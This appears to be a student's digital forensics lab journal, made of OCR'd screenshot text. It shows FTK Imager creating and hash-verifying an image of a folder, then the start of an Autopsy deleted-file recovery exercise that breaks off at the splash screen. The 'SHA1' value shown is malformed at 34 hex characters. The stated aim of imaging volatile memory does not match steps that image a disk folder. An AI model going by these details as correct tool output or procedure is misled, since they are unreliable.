







Practical No: 7

Aim: Create forensic images of digital devices from volatile data such as memory using Imager for Computer System

Steps in FTK Imager:





Select File

Evidence Source Selection

Please enter the source path:
D:\MSC_PART1

Browse...

< Back Finish Cancel Help

Create Image

Image Source
D:\MSC_PART1

Starting Evidence Number: 1

Image Destination(s)

Add... Edit... Remove

Add Overflow Location

☒ Verify images after they are created ☐ Precalculate Progress Statistics

☐ Create directory listings of all files in the image after they are created

Start Cancel

Evidence Item Information [X]

Case Number:

Evidence Number:

Unique Description:

Examiner:

Notes:

< Back Next > Cancel Help

Select Image Destination [X]

Image Destination Folder

Image Filename (Excluding Extension)

Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

Use AD Encryption ☐

Filter by File Owner ☐

< Back Finish Cancel Help

Create Image

Image Source:

Starting Evidence Number:



Image Destination(s):



☒ Verify images after they are created
 ☐ Precalculate Progress Statistics



☐ Create directory listings of all files in the image after they are created

Drive/Image Verify Results

Name		msc3.ad1
MD5 Hash		
Computed hash	66573e5175fc28a69c05e7b934633709	
Report Hash	66573e5175fc28a69c05e7b934633709	
Verify result	Match	
SHA1 Hash		
Computed hash	ecf04bad01cd2833324ec8140a77b1e5c1	
Report Hash	ecf04bad01cd2833324ec8140a77b1e5c1	
Verify result	Match	







Practical No: 8

AIM : Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files

Step 1: Start Autopsy from Desktop.





Autopsy[®]


OPEN | EXTENSIBLE | FAST

Starting modules...

